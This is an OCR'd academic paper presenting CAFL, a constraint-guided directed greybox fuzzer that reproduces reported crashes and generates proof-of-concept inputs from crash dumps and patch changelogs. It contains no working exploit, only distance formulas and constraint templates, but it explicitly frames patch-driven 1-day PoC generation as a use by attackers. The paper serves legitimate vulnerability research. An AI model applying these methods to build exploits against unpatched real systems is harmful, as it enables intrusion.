


Figure 10: Excerpt from the CDF for the number of posting list entries for $N = 32$M indexed samples.

Constraint-guided Directed Greybox Fuzzing

Gwangmu Lee
Seoul National University
gwangmu@snu.ac.kr

Woochul Shim
Samsung Research
woochul.shim@samsung.com

Byoungyoung Lee*
Seoul National University
byoungyoung@snu.ac.kr

Abstract

Directed greybox fuzzing is an augmented fuzzing technique intended for the targeted usages such as crash reproduction and proof-of-concept generation, which gives directedness to fuzzing by driving the seeds toward the designated program locations called target sites. However, we find that directed greybox fuzzing can still suffer from the long fuzzing time before exposing the targeted crash, because it does not consider the ordered target sites and the data conditions. This paper presents constraint-guided directed greybox fuzzing that aims to satisfy a sequence of constraints rather than merely reaching a set of target sites. Constraint-guided greybox fuzzing defines a constraint as the combination of a target site and the data conditions, and drives the seeds to satisfy the constraints in the specified order. We automatically generate the constraints with seven types of crash dumps and four types of patch changelogs, and evaluate the prototype system CAFL against the representative directed greybox fuzzing system AFLGo with 47 real-world crashes and 12 patch changelogs. The evaluation shows CAFL outperforms AFLGo by 2.88x for crash reproduction, and better performs in PoC generation as the constraints get explicit.

1 Introduction

Fuzz testing [32] is one of the most effective techniques in discovering the vulnerabilities in software programs. Fuzzing keeps running a target program with a randomly generated input in hopes that the program exhibits an erroneous runtime behavior (such as memory corruptions or triggering assertions). Most fuzzing techniques leverage the coverage-guided fuzzing technique [12, 46], where its input mutation is focused on extending the code coverage, because it allows to efficiently explore the deeper level of code to be tested.

In particular, directed greybox fuzzing (DGF) [21, 22, 44] focuses on driving the testing toward a set of specific program locations, called *target sites*, which allows to intensively fuzz such locations. Compared to the coverage-guided fuzzing, DGF is particularly useful if information on such locations are available. For instance, when developers get a crash report from third-party users, developers may need to reproduce the reported crash to pinpoint the root cause of the crash. Another example includes when attackers need to generate 1-day proof-of-concept (PoC) inputs for the outdated systems with the released patch, where changed locations suggest the potential cause of the fixed crash.

However, we find that DGF techniques take a very long time to identify the targeted crash largely due to the following two limitations. First, DGF assumes that the target sites are *independent* to each other, implying that it does not consider order dependency between multiple target sites (i.e., a certain target site should be executed before another target site). The most common examples of such cases would be the use-after-free cases, where the crash occurs only when the program reaches the free location before reaching the use location that references the freed memory object. Since DGF generally favors the shorter execution paths, the lack of order-dependent target sites can easily lead DGF to bypass them.

Second, DGF does not consider the *data conditions* required for the targeted crash and overlook the seeds that satisfy such data conditions. The most intuitive examples include the buffer overflow crashes, where the seeds accessing the memory close to the boundary would have a higher chance to cause the crash than the seeds accessing further away from it. Another example is the PoC generation based on the patch, where the changed data condition may be involved in the cause of the fixed crash. Again, since DGF is not aware of the data conditions, it is likely to falsely prioritize the seeds with the control-flow based distance, which may adversely affect seed scheduling.

In this paper, we propose constraint-guided directed greybox fuzzing (CDGF) that resolves the limitations of DGF. Rather than reaching a set of target sites, CDGF aims to satisfy **a sequence of constraints** and prioritizes the seeds that better satisfy those in order. A constraint consists of a single target site and optionally a number of *data conditions*, which

*Corresponding author

is regarded as being satisfied when the program reaches the target site and satisfies the data condition at the target site. Constraints can be specified more than one, and in such cases, the constraints must be satisfied *in the specified order*.

To measure how well a given seed satisfies the constraints, CDGF defines the seed distance based on the *distance of the constraints*, as opposed to the conventional DGF that defines the seed distance as the average distance to the target sites. The distance of the constraints indicates how well a given seed satisfies the constraints (i.e., the shorter the better). CDGF prioritizes the seeds with the shorter distances so that the mutated seeds can try the next unsatisfied constraints on the basis of the already satisfied constraints, quickly yielding the desired seed that exhibits the targeted crash.

In addition, we present the algorithmic methods to *automatically* generate the constraints from the additional information sources, namely crash dumps from memory error detectors [33, 39, 41] and changelogs from patches. With the use-after-free crash dumps, we generate the constraints to drive the seeds to the free location first before the crash location, so that the program first frees the vulnerable memory object before accessing it at the crash location. With the buffer overflow crash dumps, we generate the constraints to drive the seeds to the boundary of the vulnerable buffer to increase the chance of accessing the buffer out of bound. With the patch changelogs, we generate the constraints to transform the seeds into the buggy conditions indicated by the patch changelogs. Overall, our auto-generated constraints support seven kinds of crashes and four types of changelogs in total.

To demonstrate the effectiveness of CDGF in exposing the targeted crash, we implemented CAFL based on AFL 2.52b [46] and compared CAFL with the representative DGF system AFLGo [21] using 47 crash dumps and 12 patch changelogs in various real-world programs. The evaluation shows that CAFL outperforms AFLGO by 2.88x in reproducing 47 real-world crashes, and better performs in PoC generation as the constraints are more explicit.

The main contributions of this paper can be summarized as follows:

- We present the constraint-guided directed greybox fuzzing (CDGF), which augments the conventional DGF with the ordered target sites and the data conditions.
- We automatically generate the constraints with the given additional information sources, namely crash dumps and patch changelogs, that support seven crash types and four changelog types in total.
- We implement CAFL, the prototype fuzzing system with CDGF, and demonstrate the superior performance in exposing the targeted crash compared to the representative DGF system AFLGo under various real-world crashes.

The rest of the paper is organized as follows. In §2, we provide a brief background about the conventional DGF and its limitations by CVE examples. In §3, we present the basic idea of CDGF and demonstrate how CDGF resolves the limitations manifested by the examples. In §4, we formally define the constraint itself and the distance metric of a sequence of constraints. In §5, we provide an algorithmic method to automatically generate the constraints from the additional information sources. In §6, we describe the internal organization of CAFL, the prototype fuzzing system equipped with CDGF. In §7, we compare the performance of CAFL against the representative DGF system, AFLGo [21]. In §8, we discuss the various aspects of CDGF and propose the direction of future improvements. We introduce the research work relevant to this paper and DGF systems in §9, and finally we conclude the paper in §10.




Figure 1: Example control-flow graph with DGF distances specified on each basic block.

2 Background and Motivation

In this section, we briefly introduce the fundamentals of DGF and its usage examples in §2.1 and §2.2, and point out the limitations and the consequential effects by examples in §2.3. Finally, we summarize the requirements of an augmented DGF to resolve the limitations in §2.4.

2.1 Directed Greybox Fuzzing

The *directed greybox fuzzing* (DGF) [21, 22, 44] intends to intensively fuzz a set of program locations, called *target sites*. The target sites are the preferred program locations where the seeds are driven to reach, usually set to the crash and its relevant locations. For example in Figure 1 that illustrates a simple control-flow graph with a use-after-free bug, the target sites may be set to the free location `d` and the use location `f`.

The major premise of DGF is that, when mutated, a seed *close* to the target sites is more probable to reach the target sites than the farther one. To decide the closeness of a seed, DGF first defines the distance of each basic block as the harmonic mean of the shortest path length to each target site. For example in Figure 1, the distance of `a` is the harmonic mean of the shortest path length to each of `d` and `f`, or $(\frac{1}{3}+\frac{1}{3})^{-1}=\frac{3}{2}$. Then, DGF calculates the distance of a given seed as the average distance of every executed basic block. For example, if the executed basic blocks are `[a,b,e,f]`, its distance is calculated




Figure 2: Simplified control-flow graph of yasm 1.3.0 (left) and the distance of example seeds in DGF and CDGF (right). To reproduce the use-after-free vulnerability, a seed must reach the red target site (`T1`) and the blue target site (`T2`) in order. CDGF distances in red and blue represent the distance portion of the target site `T1` and `T2`, respectively.

as $(\frac{3}{2}+1+1+0)/4 = 0.875$.

Generally, the seed distance gets shorter when a seed covers more target sites, but it adversely increases if it takes a longer execution path without reaching additional target sites. For example, if a seed reaches both target sites by executing [a,b,c,d,a,b,e,f], its distance is $(\frac{3}{2}+1+\frac{4}{5}+0+\frac{3}{2}+1+1+0)/8 = 0.85$, which is shorter than 0.875. On the other hands, if a seed merely takes a longer path by executing [a,b,c,a,b,e,f], its distance is $(\frac{3}{2}+1+\frac{4}{5}+\frac{3}{2}+1+1+0)/7 = 0.971$, which is much longer than 0.875.

2.2 Usage Example

DGF can be utilized in any use cases where the target sites can be precisely defined. Below are the prime usages where various users can leverage DGF.

2.2.1 Static Analyzer Verification

Developers of the moderate-sized projects commonly employ static analyzers, which discover the potential bug in the source code at compile time. The static analyzers provide a detailed diagnostic about the potential bug, including the crash location and the assumed data conditions for the crash.

However, developers often do not have high confidence in such diagnostics, as static analyzers are known to suffer from a high false alarm rate [27, 35]. Such diagnostics are often ignored until they are verified by the actual crash reports. Rather, developers can leverage DGF to proactively verify the diagnostics by setting the target sites to the analyzed crash locations.

2.2.2 Crash Reproduction

Developers also accept the crash reports from the users or other developers. Crash reports are often accompanied by a proof-of-concept (PoC) input and a crash dump from memory error detectors (e.g., AddressSanitizer [39] and MemorySanitizer [41]) that describes which type of crash occurs at which program location and which program locations are involved in. For example, a use-after-free crash dump specifies the location where the memory is freed.

When fixing the reported crash with only one PoC input, developers may have trouble in comprehending the crash as the PoC input represents only one concrete execution path. Furthermore, even after developers patch the source code to invalidate a given PoC input, they may not certain that the root cause has been fixed. In this situation, developers can utilize DGF to reproduce the crash by setting the target sites to the crash and its relevant locations.

2.2.3 PoC Generation

The prime targets of attackers are the outdated systems with the unpatched vulnerabilities, whose patches are already released in public. Since the patched source locations and the data conditions are supposed to fix the vulnerability, attackers can analyze the patch changelog and adversely utilize DGF to generate PoC inputs for the unpatched system, by setting the patched program locations in the pre-patched source code.

2.3 Limitation

However in practice, DGF can easily suffer from the long fuzzing time to expose the targeted crash due to the two major limitations: independent target sites and no data condition.

2.3.1 Independent Target Sites

DGF regards all target sites as *independent* and has no concept of reaching a preconditional site before a crash site. This lets DGF bypass such a precondition, precluding the chance of crash reproduction.

For example, Figure 2 describes a simplified control-flow graph of yasm 1.3.0 that suffers from a use-after-free vulnerability. To reproduce the vulnerability, a seed must have `TYPE_INT` to free the memory object at the target site `T1`, and have `ident` enabled to use the freed object at the target site `T2`. The seeds in Figure 2 are deemed as more desirable in the order of C, B and A, as the latter seeds better follow the steps required to reproduce use-after-free.

However, since DGF regards `T1` and `T2` independent, it calculates the seed distances based on the average distance to both target sites. This distance metric discourages the longer




Figure 3: Simplified control-flow graph of CVE-2017-7578 (left) and the distance of example seeds in DGF and CDGF (right). To reproduce the buffer overflow vulnerability, a seed must access `buf` out of bound at the blue target site (`T2`) at the final iteration, `i=L-1`. Values in red and blue are captured at the target site `T1` and `T2`, respectively.

execution paths, which results in even longer distances in Seed B and C (0.971) than Seed A (0.875). As a result, DGF focuses on the least desirable seed, Seed A.

2.3.2 No Data Condition

DGF has no mechanism to drive the seeds to a desired *data condition*. For example, typical buffer overflow bugs are likely to occur when a seed is around the boundary of the vulnerable buffer, but DGF cannot drive a seed to such a boundary.

Figure 3 shows a simplified control-flow graph of the CVE-2017-7578 heap buffer overflow vulnerability. To reproduce the vulnerability, a seed must allocate `buf` at `T1`, and have `GRAD` to access it out of bound at `T2`, which only happens when the seed reaches `T2` at the last iteration, `i = L-1`. Each of example seeds in Figure 3 have different `L`s (`L = {4,8,8}`) and access `T2` at the different iterations (`i = {0,5,6}`). The seeds are more desirable in the order of Seed C, B and A, since `GRAD` in the seed allows the program to access out of bound more closely.

However, since DGF does not recognize the data condition of the seeds, it falsely prioritizes the seeds based on their distances to the target sites. For example, DGF would prioritize Seed A the most, as it has a shortest execution path while iterating only 4 times, while others iterate 8 times.

2.4 Requirements

With the limitations in §2.3, we set two major requirements to enable the fast exposure of the targeted crash as follows.

Ordered target sites. Since most of the vulnerabilities have a separate program location that represents the precondition of the crash, DGF must be able to drive the seeds to such a location *before* the crash location.

Data conditions. Since most of the vulnerabilities are accompanied by the desired data conditions, DGF must be able to drive the seeds to such data conditions.

3 Constraint-guided DGF

In this section, we present constraint-guided directed greybox fuzzing, an augmented directed greybox fuzzing guided with a sequence of constraints. We describe a brief overview of constraint-guided directed greybox fuzzing in §3.1, and explain how constraint-guided directed greybox fuzzing can successfully prioritize the desirable seeds in §3.2.

3.1 Overview

Constraint-guided directed greybox fuzzing (CDGF) aims to satisfy a **sequence of constraints** in order, as opposed to the conventional DGF that merely aims to reach a set of independent target sites. Each constraint has its own target site that is required to be reached, and data conditions that need to be satisfied at its target site.

To achieve this goal, CDFG fuzzes in favor of the seeds that are more likely to satisfy all the constraints. In other words, it gives a shorter seed distance for following two cases: 1) if it satisfies more number of constraints and 2) if it is closer to satisfy the first unsatisfied constraint than another.

To determine how close a seed is to satisfy a sequence of given constraints, CDGF first defines the *distance of an individual constraint* as the sum of the distance to the target site and the data conditions. This yields a shorter distance when it more closely approaches its target site, and it better satisfies the data conditions. Specifically, CDGF combines the DGF-style distance for target sites [21, 22, 44] with the Angora-style distance for data conditions [23]. CDGF then defines the distance of a constraint sequence, or the *total distance*, by combining the distances of each constraint. CDGF regards the distance of an individual constraint maxed out if the preceding constraints are not satisfied, yielding a longer total distance when more constraints are left unsatisfied.

3.2 Example

3.2.1 Ordered Target Sites

Figure 4 shows the constraints for yasm 1.3.0 use-after-free in Figure 2, which can be automatically generated from the

```
CONSTRAINT %free:
  site T1
  cond "none"

CONSTRAINT %use:
  site T2
  cond "none"
```

Figure 4: Constraints to reproduce yasm 1.3.0 use-after-free.

```
CONSTRAINT %alloc:
  site T1:malloc()   # .ret = malloc(), .size = L*10
  cond "none"

CONSTRAINT %access:
  site T2:buf[]      # .addr = &buf[i*10+10]
  cond "%alloc.size <= %access.addr - %alloc.ret"
```

Figure 5: Constraints to reproduce CVE-2017-7578.

crash dump. The constraints instruct the program to first reach `T1` where the memory object is freed, then to reach `T2` where the freed memory object is used. Given the seeds in Figure 2 and the constraints in Figure 4, CDGF calculates the distance of the seeds as follows.

- **Seed A.** Since it approaches `T1` the closest at the block `b`, which is two blocks away from `T1`, the distance of the first constraint `%free` is 2. Meanwhile, since it fails to reach `T1`, the target site of the first constraint `%free`, the distance of the second constraint `%use` is maxed out regardless of whether it reaches `T2`. By combining two distances, the seed distance is calculated as $2 + \max$.
- **Seed B.** Since it approaches `T1` closer by touching the block `c`, which is one block away from `T1`, the distance of `T1` is 1. Meanwhile, the distance of `%use` is still maxed out, as it still fails to reach `T1` before reaching `T2`. Combining both, the seed distance is calculated as $1 + \max$.
- **Seed C.** Since it reaches `T1` before `T2`, the distance of `%free` is 0. Meanwhile, since it deflects `T2` by one basic block at `e`, the distance of `%use` is 1. Combining both, the seed distance is 1.

Notice that CDGF properly gives a shorter seed distance to a more desirable seed, namely C < B < A, where a seed with a shorter seed distance better follows the steps to reproduce use-after-free. By prioritizing the seed with a shorter distance, CDGF can develop the seeds on the basis of more desirable seeds and quickly reproduce the crash.

3.2.2 Data Conditions

Figure 5 shows the constraints for CVE-2017-7578 in Figure 3, which can also be automatically generated from the crash dump. The constraints first instruct the program to reach `T1` to allocate a buffer (`%alloc`), and then reach `T2` to access it (`%access`). At `T2`, the data condition instructs the program to reduce the difference between the size of `buf` and the access offset, gravitating toward the boundary (`cond`).

As all the seeds in Figure 3 reaches the target sites, CDGF calculates the seed distances based on the data condition distance of the second constraint `%access`, which is defined as the difference between the size of `buf` at `T1` and the access offset at `T2`. For example, since the size of `buf` and the access offset in Seed A is 40 and 10 respectively, the distance of the data condition is $40 - 10 = 30$. Similarly, the distances of the data condition in Seed B and C are calculated as $80 - 60 = 20$ and $80 - 70 = 10$, respectively. Notice that how CDGF gives a shorter seed distance in the desired order, C < B < A, where the seeds better drive the access offset out of bound.

4 Constraints

To enable CDGF, it is essential to define the constraint itself and the distance metric of the constraints. In this section, we first define the constraint in §4.1, then define the distance of a sequence of constraints in §4.2.

4.1 Definition

A constraint is a combination of a *target site* to reach, and the *data conditions* to satisfy at the target site. A constraint is called satisfied if: i) the program reaches the target site, and ii) the data conditions are all satisfied at the target site, if any. Examples are the `CONSTRAINT %free`, `%use` in Figure 4 and `%alloc` and `%access` in Figure 5.

Variable capturing. Once the target site is reached, the constraint captures the variables used at the target site. Which variables are captured depends on the type of the location indicated by the target site. For example in Figure 5, the dereferenced address (`&buf[i*10+10]`) is captured as `addr` because `T2:buf[]` is a dereference, and the size of the allocation (`L*10`) and the allocated address are captured as `size` and `ret` respectively, because `T1:malloc()` is an allocation.

Data condition. A data condition is a boolean expression between captured variables and a comparison operator that needs to be satisfied at the target site. A data condition can reference any variables captured by the preceding constraints or the constraint that it belongs to. For example in Figure 5, `cond "%alloc.size <= %access.addr - %alloc.ret"` is the data condition that references the variables `size` and `ret` from the constraint `%alloc` and the variable `addr` from the constraint `%access`.

Orderedness. Constraints may be specified more than one. In such cases, they must be satisfied in the specified order. For example in Figure 4, the `%free` constraint must be satisfied before the `%use` constraint to trigger use-after-free.

4.2 Distance of Constraints

In this section, we develop the distance of a constraint sequence called *total distance*, given a basic block trace that a seed executes at runtime. To do so, we first define the distance to a target site in §4.2.1, and define the distance of data conditions in §4.2.2. We combine two distances to define the distance of a constraint in §4.2.3, and finally we define the total distance in §4.2.4.

4.2.1 Target Site Distance

Basic block distance. We define the distance to a target site in a similar manner to the prior work [21, 22, 44]. First, the distance of two basic blocks, or the *basic block distance* $d(B_1, B_2)$ is defined as

$$d(B_1, B_2) = \begin{cases} 0 & \text{if } B_1 = B_2, \\ \min(d(B_s, B_2) + 1), \forall B_s & \text{if } B_1 \rightsquigarrow B_2, \\ \infty & \text{else,} \end{cases} \quad (1)$$

where B_s is the successor basic blocks of B_1, including the called basic blocks if B_1 contains any call instruction. We denote by $B_1 \rightsquigarrow B_2$ if B_2 is reachable from B_1. We take the minimum distance if two basic blocks are reachable via multiple control-flow paths.

Target site distance. Using the basic block distance, we define the distance to a target site as the basic block distance between its target site and the current basic block. Specifically, let $\vec{B} = [B^1, B^2, ...]$ be a basic block trace, a sequence of executed basic blocks, and B^* be the target site. Then, when the program executes B^n, the distance of a target site $D_{\texttt{TARGET}}$ is defined as

$$D_{\texttt{TARGET}} = d(B^n, B^*). \quad (2)$$

From now on, we decorate an arbitrary variable $\bigcirc$ with $\bigcirc^n$ to denote the value of the variable *at the moment* when the program executes B^n in the trace. For example, $D^n_{\texttt{TARGET}}$ denotes the target site distance when the program executes the nth basic block in the trace, B^n.

4.2.2 Data Condition Distance

Distance of an individual data condition. The distance of an individual data condition is based on the distance of integer values $\hat{d}(\vec{n})$. Table 1 shows the definition of $\hat{d}_\square(\vec{n})$ with a given comparison operator, which is similar to the definition of [23]. Basically, the distance between two integers is 0 if the comparison is true, and farther from 0 as it is farther from the solution. One additional operator with three integer values $n_1 <= n_2 < n_3$ yields 0 when n_2 is between the two integers n_1 and n_3, and produces a larger value as n_2 is further from the range $[n_1, n_3)$. We assume $\hat{d}(\vec{n})$ is ∞ if any one of integers in $\vec{n}$ is undefined.

Expression	Meaning	$\hat{d}(\vec{n})$
$n_1 == n_2$	Equal	$\lvert n_1 - n_2 \rvert$
$n_1 != n_2$	Not equal	0 if true, otherwise 1.
$n_1 >= n_2$	Greater than or equal to	$\max(n_2 - n_1, 0)$
$n_1 > n_2$	Greater than	$\max(n_2 - n_1 + 1, 0)$
$n_1 <= n_2$	Less than or equal to	$\max(n_1 - n_2, 0)$
$n_1 < n_2$	Less than	$\max(n_1 - n_2 + 1, 0)$
$n_1 <= n_2 < n_3$	Between	$\max(n_1 - n_2, n_2 - n_3 + 1, 0)$

Table 1: The distance $\hat{d}(\vec{n})$ of integer values.

Using the distance of integer values $\hat{d}(\vec{n})$ and given a data condition Q, we define the distance of a data condition $\hat{d}^n(Q)$ when the program executes the nth basic block B^n as

$$\hat{d}^n(Q) = \min(\hat{d}_\square(\vec{n})), \forall \vec{n} \in Var^n(Q), \quad (3)$$

where $Var^n(Q)$ is a set of variable vectors captured until the program executes B^n, and $\square$ is the comparison operator of Q. Basically, $\hat{d}^n(Q)$ is equal to the minimum distance of all captured variables until B^n, or ∞ if any one of the variables is not captured yet, thus undefined.

As a special case, if a condition is denoted by `assert` rather than `cond`, we define the distance of such a data condition in a pass-or-fail manner, yielding 0 when the condition is satisfied or ∞ otherwise. This prevents falsely measuring the distance when the numerical aspects of the integer values bear no significance, such as the pointer addresses.

Distance of multiple data conditions. The distance of multiple data conditions is supposed to indicate how close a seed is to satisfy all the data conditions. To this end, we define the distance of data conditions so that it gets shorter when more data conditions are satisfied, and if the number of satisfied data conditions is the same, the first unsatisfied data condition is closer to be satisfied. Let $\vec{Q} = [Q_1, Q_2, ...]$ be a sequence of data conditions, and ρ is the index of the first unsatisfied data condition.[1] Then the distance of data conditions $D^n_{\texttt{DATA}}$ can be defined as

$$D^n_{\texttt{DATA}} = c_{data} \cdot N_{unsat} + \min(c_{data}, \hat{d}^n(Q_\rho)), \quad (4)$$

where $N_{unsat} = N(\vec{Q}) - \rho$ is the number of unsatisfied data conditions, and c_{data} is the maximum distance of an individual data condition. We set c_{data} to 2^{32}, so that a single data condition distance can represent any distance values between 4-byte integers. Notice that $D^n_{\texttt{DATA}}$ gives a shorter distance when N_{unsat} gets smaller, and the distance of the first unsatisfied data condition $\hat{d}(Q_\rho)$ has a shorter distance.

4.2.3 Constraint Distance

The distance of an individual constraint is the sum of the target site distance and the data condition distance. Formally,

[1] We assume ρ is the last index if all data conditions are satisfied.

if $D^n_{\texttt{CONSTR}}$ is the distance of a constraint,

$$D^n = D^n_{\texttt{TARGET}} + D^n_{\texttt{DATA}}. \quad (5)$$

Until the constraint is satisfied, D^n changes the value in the following ways.

1. *Before the target site:* $D^n = d(B^n, B^*) + c_{data} \cdot N(\vec{Q})$.

Before reaching the target site B^*, the distance to the target site is $d(B^n, B^*)$ when the program executes B^n in the trace. Meanwhile, the distance of the data conditions is at its maximum, $c_{data} \cdot N(\vec{Q})$, because not all referenced variables are captured (i.e., defined) until the program reaches the target site.

2. *At the target site:* $D^n = 0 + D^n_{\texttt{DATA}}$.

After reaching the target site, the distance of a constraint is solely determined by the distance of its data conditions, $D^n_{\texttt{DATA}}$. The distance gets shorter as more data conditions are satisfied and the first unsatisfied data conditions is in a closer condition to be satisfied.

3. *When constraint satisfied:* $D^n = 0$.

Similar to other distance definitions, the distance of a constraint is 0 if the constraint is satisfied, that is when: i) the target site is reached and ii) its data conditions are all satisfied at the target site. This is naturally derived from the other distance definitions, because such situation indicates both $D^n_{\texttt{TARGET}}$ and $D^n_{\texttt{DATA}}$ are 0, so is the sum of them.

4.2.4 Total Distance

The distance of a constraint sequence, or the *total distance*, is the serial combination of the distance of each individual constraint D^n_i. Let $\vec{B^*} = [B^*_1, B^*_2, ..., B^*_M]$ be a sequence of target sites that belong to each of the M constraints. Furthermore, let τ^n be the index of the first unsatisfied constraint.[2] Then the total distance $\mathbf{D}^n$ can be defined as

$$\mathbf{D}^n = c_{con} \cdot (N(\vec{B^*}) - \tau^n) + \min(c_{con}, D^n_{\tau^n}). \quad (6)$$

Here, c_{con} is the maximum distance of an individual constraint, and $N(\vec{B^*})$ is the number of target sites in $\vec{B^*}$. We set c_{con} to 2^{35}, so that a constraint can accommodate up to 8 data conditions. Until all constraints are satisfied, $\mathbf{D}^n$ changes the value in the following ways.

1. *When no constraint satisfied:* $\mathbf{D}^n = c_{con} \cdot (N(\vec{B^*}) - 1) + \min(c_{con}, D^n_1)$.

Since no constraint has been satisfied yet, τ^n is 1 because the first unsatisfied constraint is the very first constraint. Hence, the total distance is the distance of the first constraint, plus the maximum distances of the rest of the constraints.

[2] Similar to ρ, we assume τ^n is M if all constraints are satisfied.

```
CONSTRAINT %cause:
  site <cause_site>
  cond "none"

CONSTRAINT %trans:
  site <trans_site>
  cond "none"

CONSTRAINT %crash:
  site <crash_site>
  cond "none"
```

Figure 6: nT constraint template.

2. *When last constraint remains:* $\mathbf{D}^n = \min(c_{con}, D^n_M)$.

Once all constraints are satisfied except the last one, the total distance is solely determined by the distance of the last constraint, because $(N(\vec{B^*}) - \tau^n) = (M - M) = 0$.

3. *When all constraints satisfied:* $\mathbf{D}^n = 0$.

Similar to the distances defined so far, the total distance gets zero as both of the terms are reduced to zero. Inversely, the zero total distance indicates that all constraints are satisfied in the specified order.

Finally, we define the total distance of a seed as the minimum total distance throughout its execution. Formally, if s is a seed that generates the basic block trace $\vec{B}$, the total distance of a seed $\mathbf{D}(s)$ is defined as $\mathbf{D}(s) = \min(\mathbf{D}^n), \forall n$.

5 Constraint Generation

The basic approach of constraint generation is, given an additional information source, finding proper target sites and data conditions to fill out a pre-defined constraint template. We design constraint generation for two such sources: crash dumps from memory error detectors [39, 41] and patch changelogs.

5.1 Crash Dump

Constraint generation for crash dumps refers to the bug types to choose an appropriate template. We compose three templates that can support seven bug types in total. In particular, the **nT** template with multiple target sites handles use-after-free, double-free, and use-of-uninitialized-value (§5.1.1), the **2T+D** template with two target sites and data conditions handles stack-buffer-overflow and heap-buffer-overflow (§5.1.2), and the **1T+D** template with one target site and data conditions handles assertion-failure and divide-by-zero (§5.1.3).

5.1.1 Multiple Target Sites (nT)

Figure 6 shows the nT constraint template with multiple target sites. The template is useful when a crash dump informs the target sites required to be reached in order. The bracket-enclosed placeholders are replaced to the program location found at the top of the corresponding stack dumps.

```
CONSTRAINT %alloc:
  site <alloc_site>
  cond "none"

CONSTRAINT %access:
  site <access_site>
  assert "%alloc.ret <= %access.addr < %alloc.endaddr"
  cond "%alloc.endaddr <= %access.addr"
```

Figure 7: 2T+D constraint template with buffer overflow data conditions. `%alloc.endaddr` is `%alloc.ret + %alloc.size`.

```
CONSTRAINT %constr:
  site <target_site>
  cond "<data_cond>"
```

Figure 8: 1T+D constraint template.

Avoiding wrapper functions. To make the target sites more representative, we avoid choosing a target site inside memory wrappers by checking if the name of the stack frame caller contains the keywords such as "alloc", "free", or "mem". If a location is inside a memory wrapper, we take the location of lower stack frames instead.

Constraint description. The template specifies multiple target sites that are required to be reached in the specified order to reproduce the crash. The `%cause` constraint represents where the cause is generated. The `%trans` constraint represents where the cause is transferred. Finally, the `%crash` constraint represents where the crash occurs.

Corresponding bug types. *Use-after-free*, *double-free*, and *use-of-uninitialized-value* correspond to the nT constraint template. Use-after-free and double-free bugs set <cause_site> and <crash_site> to where an address is freed and used, and do not use the `%trans` constraint. Use-of-uninitialized-value sets <cause_site> and <crash_site> to where the uninitialized value is created and used, and set <trans_site> to where it is transferred if the uninitialized value is mediated by multiple variables.

5.1.2 Two Target Sites with Data Conditions (2T+D)

Figure 7 shows the 2T+D constraint template with two target sites and data conditions. The illustrated data conditions are for buffer-overflow bugs, where `endaddr` denotes the end of the allocated memory, namely `ret + size`. Similar to the nT template, the bracket-enclosed placeholders are replaced to the program location at the top of the corresponding stack dumps. We capture the variables inside of memory wrappers, even if the target sites are set to outside of them.

Constraint description. The template specifies two target sites and data conditions to reproduce buffer-overflow. The `%alloc` constraint first guides the program to where a buffer is allocated. When <alloc_site> is reached, it captures the begin and end address of the allocated buffer as `ret` and `endaddr`. Next, the `%access` constraint guides to where the buffer is accessed. When <access_site> is reached, the `assert` condition first identifies whether the accessed address (`%access.addr`) belongs to the buffer allocated by <alloc_site>. If it does, to increase the likelihood of overflow, the `cond` condition drives the accessed address to the boundary.

Notice that the data conditions are intended to *drive* buffer-overflow, not to *detect* one; while the likelihood of buffer-overflow is increased by both data conditions (i.e., `assert` and `cond`), the actual buffer-overflow will be detected by the memory error detectors [39, 41] regardless of whether both data conditions are satisfied.

Corresponding bug types. *Heap-buffer-overflow* and *stack-buffer-overflow* correspond to the 2T+D constraint template. In both bugs, <alloc_site> is set to where a buffer is allocated and <access_site> to where a buffer is accessed out of bound. The template currently does not support global-buffer-overflow and buffer-underflow. See §8 for details.

5.1.3 One Target Site with Data Conditions (1T+D)

Figure 8 shows the 1T+D constraint template with one target site and data conditions. The template is useful when a crash dump does not reveal multiple target sites, but the bug type suggests some definite buggy conditions.

Constraint description. The template specifies one target site that is required to be reached and data conditions that needs to be satisfied at the target site. The `%constr` constraint specifies such a target site (<target_site>) and data conditions (<data_cond>).

